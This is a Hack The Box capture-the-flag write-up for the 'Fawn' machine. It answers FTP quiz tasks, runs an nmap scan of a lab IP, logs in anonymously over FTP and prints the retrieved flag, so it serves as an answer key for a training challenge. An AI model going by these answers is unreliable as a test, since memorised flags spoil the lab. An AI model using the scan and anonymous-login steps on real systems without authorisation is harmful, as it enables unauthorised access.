

Fawn HTB WriteUp



Write by:n0userx

Task 1 - What does the 3-letter acronym FTP stand for?

Answer - File Transfer Protocol

Task 2 - Which port does the FTP service listen on usually?

Answer – 21

Task 3 - FTP sends data in the clear, without any encryption. What acronym is used for a later protocol designed to provide similar functionality to FTP but securely, as an extension of the SSH protocol?

Answer – SFTP

Task 4 - What is the command we can use to send an ICMP echo request to test our connection to the target?

Answer – ping

Task 5 - From your scans, what version is FTP running on the target?

Nmap result

```
(ninja@kali)-[~]
$ sudo nmap -Pn -sS -sV 10.129.1.14
[sudo] password for ninja:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-22 17:49 -03
Nmap scan report for 10.129.1.14
Host is up (0.43s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.27 seconds
```

Answer - vsftpd 3.0.3

Task 6 - From your scans, what OS type is running on the target?

Answer - Unix

Task 7 - What is the command we need to run in order to display the 'ftp' client help menu?

Answer - ftp -?

Task 8 - What is username that is used over FTP when you want to log in without having an account?

Answer – anonymous

Task 9 - What is the response code we get for the FTP message 'Login successful'?

Answer – 230

Task 10 - There are a couple of commands we can use to list the files and directories available on the FTP server. One is dir. What is the other that is a common way to list files on a Linux system.


Answer – ls

Task 11 - What is the command used to download the file we found on the FTP server?

Answer – get

Task 12 - Submit root flag

It's possible to connect using anonymous authentication

A terminal window with a dark background. The prompt is '(ninja@kali)-[~]'. The user enters '\$ ftp -a 10.129.1.14 21'. The output shows the FTP connection process: 'Connected to 10.129.1.14.', '220 (vsFTPd 3.0.3)', '331 Please specify the password.', '230 Login successful.', 'Remote system type is UNIX.', and 'Using binary mode to transfer files.'

```
(ninja@kali)-[~]  
$ ftp -a 10.129.1.14 21  
Connected to 10.129.1.14.  
220 (vsFTPd 3.0.3)  
331 Please specify the password.  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.
```

After connect it's easy to get the flag

```
ftp> ls
229 Entering Extended Passive Mode (||||11413|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 32 Jun 04 2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (||||12258|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32 0.16 KiB/s 00:00 ETA
226 Transfer complete.
32 bytes received in 00:00 (0.05 KiB/s)
ftp> quit
221 Goodbye.

[ninja@kali]~$ cat flag.txt
035db21c881520061c53e0536e44f815
```

Answer - 035db21c881520061c53e0536e44f815

Keep Hacking !!